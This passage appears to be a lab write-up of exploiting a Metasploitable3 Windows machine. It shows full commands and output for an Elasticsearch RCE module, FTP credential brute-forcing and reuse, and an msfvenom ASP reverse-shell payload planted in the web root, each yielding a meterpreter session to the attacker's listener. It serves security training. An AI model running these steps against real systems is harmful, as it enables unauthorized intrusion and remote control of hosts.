View the full module info with the info -d command.
```

Service Exploitation

Let's try it against the target:

```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set RHOSTS 192.168.145.52
RHOSTS => 192.168.145.52
msf6 exploit(multi/elasticsearch/script_mvel_rce) > run

[*] Started reverse TCP handler on 192.168.157.35:4444
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (57692 bytes) to 192.168.157.1
[*] Meterpreter session 1 opened (192.168.157.35:4444 -> 192.168.157.1:49412) at
2024-03-18 16:33:11 +0100
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\wbYEF.jar' on the
target

meterpreter > getuid
Server username: METASPLOITABLE3
```

✓ Reverse shell obtained!

We obtained a meterpreter session on the target!

Task 4

TODO

> Try exploiting another service in the machine and obtain a reverse shell

Port 21

Let's try ftpd:

```
PORT      STATE  SERVICE      VERSION
21/tcp    open   ftp          ProFTPD 1.3.5
```

Anonymous login

I tried using `anonymous` username with blank and `anonymous` password but it didn't work.

```
$ ftp 192.168.145.52
Connected to 192.168.145.52.
220 Microsoft FTP Service
Name (192.168.145.52:ucases): anonymous
331 Password required for anonymous.
Password:
530 User cannot log in.
ftp: Login failed
ftp> exit
221 Goodbye.
```

Brute force

I am trying to brute force the service using hydra:

```
hydra -L usernames.txt -P adobe100.txt 192.168.145.52 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-31
16:20:25
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 8147500 login tries
(l:81475/p:100), ~509219 tries per task
[DATA] attacking ftp://192.168.145.52:21/
[STATUS] 4477.00 tries/min, 4477 tries in 00:01h, 8143023 to do in 30:19h, 16
active
[STATUS] 4676.67 tries/min, 14030 tries in 00:03h, 8133470 to do in 28:60h, 16
active
```

Using found credentials

We know `vagrant:vagrant` are valid credentials for the ssh service. Maybe we can reuse it for this service?

```
$ ftp 192.168.145.52
Connected to 192.168.145.52.
220 Microsoft FTP Service
Name (192.168.145.52:ucases): vagrant
331 Password required for vagrant.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49220|)
150 Opening ASCII mode data connection.
03-28-22  07:33AM       <DIR>          aspnet_client
03-28-22  07:29AM                   28 caidao.asp
03-28-22  07:29AM                34251 hahaha.jpg
03-28-22  07:29AM              1116928 index.html
03-28-22  07:29AM              2439511 seven_of_hearts.html
03-28-22  07:29AM               384916 six_of_diamonds.zip
03-28-22  07:33AM               184946 welcome.png
226 Transfer complete.
```

We can authenticate and list the files:

```
$ ftp 192.168.145.52
Connected to 192.168.145.52.
220 Microsoft FTP Service
Name (192.168.145.52:ucases): vagrant
331 Password required for vagrant.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49236|)
150 Opening ASCII mode data connection.
03-28-22  07:33AM       <DIR>          aspnet_client
03-28-22  07:29AM                   28 caidao.asp
03-28-22  07:29AM                34251 hahaha.jpg
03-28-22  07:29AM              1116928 index.html
03-28-22  07:29AM              2439511 seven_of_hearts.html
03-28-22  07:29AM               384916 six_of_diamonds.zip
03-28-22  07:33AM               184946 welcome.png
226 Transfer complete.
```

The presence of the `aspnet_client` directory make me think this ftp server is hosting the files of a webserver on the target machine. There are a few:

- port 80 - Microsoft IIS httpd 7.5
- port 4848 - Oracle Glassfish Application Server

- port 5985 - Microsoft HTTPAPI httpd 2.0
- port 8020 - Apache httpd
- port 8080 - Sun GlassFish Open Source Edition 4.0
- port 8383 - Apache httpd
- port 8484 - Jetty winstone-2.8
- port 8585 - Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)

To know which one has its files hosted on the FTP server we can try to access one of the files.

Let's start by the webserver hosted on the port `80`.

I did the following:

1. Send GET request to a known file `hahaha.jpg`
2. Send GET request to an unknown file `hahaha2.jpg`
3. Inspect the known file `hahaha.jpg`
4. Inspect the unknown file to `hahaha2.jpg`

```
$ curl -X GET http://192.168.145.52:80/hahaha.jpg --output hahaha.jpg
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 34251  100 34251    0     0  12.9M      0 --:--:-- --:--:-- --:--:-- 16.3M

$ curl -X GET http://192.168.145.52:80/hahaha2.jpg --output hahaha2.jpg
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1245  100  1245    0     0  1082k      0 --:--:-- --:--:-- --:--:-- 1215k

$ file hahaha.jpg
hahaha.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1,
segment length 16, progressive, precision 8, 736x414, components 3

$ file hahaha2.jpg
hahaha2.jpg: HTML document, ASCII text, with CRLF line terminators
```

As we can see the first file is indeed a valid JPEG and the other one is not because the first one exists and the other one not.

Now that we know where the webserver is and that we have access to the files hosted we can upload to the FTP server a payload to obtain a reverse shell.

1. Generate the payload

```
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.157.35 LPORT=1234 -f
asp > shell.asp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
```

```
Payload size: 354 bytes
Final size of asp file: 38501 bytes
```

2. Upload the payload on the FTP server

```
$ ftp 192.168.145.52
Connected to 192.168.145.52.
220 Microsoft FTP Service
Name (192.168.145.52:ucases): vagrant
331 Password required for vagrant.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put shell.asp
local: shell.asp remote: shell.asp
229 Entering Extended Passive Mode (|||49225|)
150 Opening ASCII mode data connection.
100%
|********************************************************************************
******************************************| 38571      101.33 MiB/s    --:-- ETA
226 Transfer complete.
38571 bytes sent in 00:00 (45.69 MiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||49226|)
150 Opening ASCII mode data connection.
03-31-24  03:11PM                       0 abc.asp
03-28-22  07:33AM       <DIR>          aspnet_client
03-28-22  07:29AM                      28 caidao.asp
03-28-22  07:29AM                   34251 hahaha.jpg
03-28-22  07:29AM                 1116928 index.html
03-28-22  07:29AM                 2439511 seven_of_hearts.html
03-31-24  04:00PM                   38571 shell.asp
03-28-22  07:29AM                  384916 six_of_diamonds.zip
03-28-22  07:33AM                  184946 welcome.png
226 Transfer complete.
```

3. Start the meterpreter listener on the specified port

```
$ msfconsole -q
msf6 > search multi/handler
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/handler) > set LHOST 192.168.157.35
LHOST => 192.168.157.35
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.157.35:1234
```

4. Fetch the payload on the webserver

```
curl -X GET http://192.168.145.52:80/shell.asp
```

5. On our listener we receive the connection

```
[*] Started reverse TCP handler on 192.168.157.35:1234
[*] Sending stage (175174 bytes) to 192.168.157.52
[*] Meterpreter session 1 opened (192.168.157.35:1234 -> 192.168.157.52:49335) at 
2024-03-30 04:42:30 +0530

meterpreter >
meterpreter > getuid
Server username: METASPLOITABLE3
```

✓ **Service exploited**

Meterpreter session obtained!